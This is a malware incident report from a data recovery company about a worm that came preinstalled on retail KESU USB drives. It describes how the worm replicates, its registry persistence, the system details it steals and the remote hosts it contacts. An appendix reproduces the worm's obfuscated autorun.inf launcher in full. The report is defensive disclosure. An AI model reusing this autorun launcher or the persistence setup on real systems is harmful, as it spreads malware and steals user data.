



2022 Hendry Street, Ft Myers, FL 33901
CPRTools.com | 239-464-3282

Retail Purchases of KESU External Drives found to contain PII Stealing WORM

Document Number: 121520-2





Table of Contents

Introduction	3
Embedded malware	3
Replication	4
Registry Entry	4
Persistence	4
Personally Identifiable Information (PII)	4
Remote Delivery of PII	4

Introduction

In the normal course of business, most computer users are familiar with the convenience of using external USB attached hard drives for archiving data, making redundant backups, transporting user data and a wealth of other tasks.

As a company trusted with data of all kinds from clients in both the public and private sector, CPR Tools is particularly observant about any inconsistencies or unexpected behavior of any drive which is to be entrusted with holding our client's data.

Recently, we found a virus embedded in a series of 320GB USB attached external drives from KESU purchased from Amazon.

The Purchase

We utilize well-known online vendors as a source for drives onto which we place recovered data from commercial recovery tasks. On 5 October 2020, we ordered 10 units of the KESU 320GB USB 3.0 (KESU-2518) external drive from Amazon (Sold by UIT-US¹). These units were received at our facility in Fort Myers, FL on 7 October 2020 and placed into our inventory.

Embedded malware

Our process includes checking all incoming media used for the data recovery process for any data and performing a 'wipe' on any media before using it during the recovery process. Upon connecting a KESU 2518 USB 3.0 drive to a 'sandbox' machine we were immediately alerted by the installed anti-virus/anti-malware utility that "Win32/Hilgild!gen.A" was identified.

According to Microsoft ², this is a worm that spreads via removable drives. It downloads additional files onto your computer. It launches via the included autorun.inf³ file and attempts to drop a copy of itself into %AppData%\wmimgmt.exe.



Figure 1 - Worm Infected External USB Drive

```
Worm:Win32/Hilgild.A!inf

Alert level: Severe
Status: Quarantined
Date: 12/9/2020 10:12 AM
Category: Worm
Details: This program is dangerous and self-propagates over a network connection.

Learn more

Affected items:
file: D:\AuToRUn.INF
```

Figure 2 - Microsoft Security Alert


¹ Research indicates that UIT-US is the US Entity of KESU's parent company SHENZHEN UNION INTEGRITY TECHNOLOGY LTD of Shenzhen China

² <https://www.microsoft.com/en-us/wdsi/threats/malware-encyclopedia-description?Name=Worm:Win32/Hilgild!gen.A>

³ See Appendix I, attached to this document.

Replication

The "Worm:Win32/Hilgild!gen.A" spreads by copying itself to all removable drives attached your computer. It drops a copy of itself with the same file name in the "Recycler" folder, as seen in Figure 3.



Name	Ext.	Size	Created
..			
desktop.ini	ini	79 B	07/14/2020 03:57:23.4
wmimgmt.com	com	308 KB	07/14/2020 03:57:23.4
372084BC.db	db	1.7 MB	07/14/2020 03:57:27.3
676BD4AD.db	db	4.0 MB	07/14/2020 03:57:27.4
9124F4B9.db	db	2.3 MB	07/14/2020 03:57:27.6
B219F45D.db	db	3.8 MB	07/14/2020 03:57:27.8
C0B59B69.db	db	14.4 MB	07/14/2020 03:57:27.9
F0670C9A.db	db	1.6 MB	07/14/2020 03:57:28.7
FF996727.db	db	3.2 MB	07/14/2020 03:57:28.8

Figure 3 - Replication in the Recycler folder

Registry Entry

Additionally, it creates the following registry entry so that the copy will start automatically each time Windows is launched:

```
In subkey: HKCU\Software\Microsoft\Windows\CurrentVersion\Run
Sets value: "wmi32"
With data: "%AppData%\wmimgmt.exe"
```

Persistence

It also writes an Autorun configuration file named "autorun.inf", pointing to the worm copy. If the drive is accessed from a computer supporting the Autorun feature, the worm is launched automatically, then drops additional malware, detected as *TrojanDownloader:Win32/Agent.YR*. This file may have the name "%Temp%\comm32.exe" or "%Temp%\avp.exe" (the file "avp.exe" is copied as "comm32.exe", and is then deleted).

It will also drop the file "%Temp%\comm32.dll" which is also detected as *TrojanDownloader:Win32/Agent.YR*.

Personally Identifiable Information (PII)

The worm steals sensitive information from all drives on your computer. It does this via a batch file "%Temp\ghi.bat". The batch file is detected as *Worm:BAT/Hilgild.A*.

The information this worm attempts to obtain is:

- Computer name
- User account names
- IP address
- Ethernet adapter configuration info
- List of currently running Windows processes

Remote Delivery of PII

The worm then attempts to connect to a remote servers (incl.too2too.com and/or nor.fushing.org) via TCP port 8080.



Appendix I

The contents of the autorun.inf file which is used to bootstrap the worm's executable are shown in Figure 4.

Lines which attempt to execute the worm are highlighted in yellow.

KESU Information

The following information is from this website:
<https://www.kesuautomation.com>

No. 328, hongxing road, xiaoshan economic and technological development zone, xiaoshan district.

Tel: 0086 571 87333107

Fax: 0086 571 8733117

Email: sales@kesuautomation.com

```
; for 16-bit app support
[extensions]
[fonts]
[mci extensions]
[Mail]
[files]
mpeg=MPEGVideo
snd=atl.dll
wm=mcd32.dll
wma=MP4
wmp=MP3MAPI=1
MAPIX=1
MAPIXVER=1.0.0.1
OLEMessaging=1
CMCDLLNAME32=mapi32.dll
CMC=1
[MCI Extensions]
aif=loghours.dll
aiff=ole2.dll
asf=d3dramp.dll
aifc=psnppagn.dll
asx=MPEGVideo2
mpe=usrdtea.dll
mpg=MPEGVideo
mpv2=idq.dll
wmv=MPEG
wmx=MPEGVideo32
251846kfi56s
;cc30qiLas JdZ3adCjPadf823423423
[Kasasf0qi]iLasdfKD28Ls33wDmrq6J11EdAf8
;K0qi asfLasmet Ca19lhs ipconfidfjKD28 mpeg Ls33
;8sdaA89K3J0DSKJLg8P4Ld01aH saG
[shellas]dBop1caomasdnhsdf=fdsjsdf.exenghasadnetstad.
as=asdfash0ffsad asd1safsf9safdasf
;ff0qiLasfJdKPEGVi2412344
oaeFK1Kajkw6DdD3L2f3a31zazi8a135Lwra
Ls33wDm2rqJl31EdAf8soae FK1KajkwDdDLKA16sdc07K
asdfs3adfLafdsfadsdm FKaj3kw6Al6sdc07K
;K0qi65aa3sJZ3adCsalsdfjKD32asddf asdf
;K0qiLalKajkw845rthgK2f33a21zazi8a35Lwra
[
autorun
K0qi3a3dCa19lsdfjKD2asfd323asdfsdfa
PRINT=PRINT.EXE ASDd938daf897asdj
;[asfd3]2KdafjKD2
Play= Copy pictures to a foler on my computer
shEl1EXEcuTe = RECYCLER\wmimgmt.com
;8sdaA38G8P343LklJ8ASD FL3333sd01aHsa3G12fgsdsaKd
shEL\oPeN\coMManD =RECYCLER\wmimgmt.com
;343P5gd2fKgCOMMANDASDF=REC R5gf56sd315eK592AdsSD
;89234SAKDJWksatyh3adafk7yas
;343P5F 25F5gf56sd315eK56fs43d4asd56KdaDfs1
shEL1\ExpLore\ComMand= RECYCLER\wmimgmt.com
s=asfdsa5dfafdAf8soaeFExpLoreqiLasJ8Z3adC
;89234AKfdk28ASDFsaaty7ysK6DRg if5S3jsHks
Action=Open folder to view files
;8k3kKsafG ASDFdlsflK3a23F4jksfa5F3J90s
;f0PEG3ideoqiLasJd9Z3adCa319lhsdfjKD3223adfasfd
Spell=Take no action then print the picture

[mci]
woafont=app936.FON
EGA40WOA.FON=EGA40WOA.FON
[386enh]
EGA51WOA.FON=KBDDSP.FON
[drivers]
wave=mmdrv.dll
[driver32]
timer=timer.drv
```

Figure 4 - Contents of the Autorun.inf file